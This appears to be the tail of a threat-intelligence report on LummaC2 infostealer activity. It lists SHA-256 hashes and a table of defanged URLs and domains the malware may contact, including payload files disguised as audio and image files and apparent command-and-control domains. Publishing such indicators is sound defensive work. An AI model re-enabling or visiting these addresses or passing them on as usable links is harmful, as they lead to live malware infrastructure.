eqikd.wav	B3F0BECFA6FC5EFA0F485BDF3977954729B5116788FD5B8A0F7401C993912C30
LummaC2	C43613612F9209D9853FBAD16A21580F4831993493F7BEE29DC77AD83EC32A05

Table 6: Table of websites/domains (potentially) accessed

WebSite/Domain
hxxps://gubanompostra[.]fly[.]storage[.]tigris[.]dev/emogaping-gotten-into-gubano.html
hxxps[://]iankaxo[.]xyz/mikona-guba[.]m4a
hxxps[://]mapped01[.]sportsspot-moviebuffs[.]com/gubaa01[.]png
hxxps[://]www[.]mediafire[.]com/file_premium/bzkhqj3zqh8jeiw/eqikd[.]wav/file
hapypytravels[.]click
importenptoc[.]com
voicesharped[.]com
inputrreparnt[.]com
torpdidebar[.]com
rebeldettern[.]com
actiothreaz[.]com
garulouscuto[.]com
breedertremnd[.]com
hxxps[://]steamcommunity[.]com/profiles/76561199822375128
exploreth[.]shop/gYZSP
areawannte[.]bet/aGXsjX
farmingtzricks[.]top/
experimentalideas[.]today
techpxioneers[.]run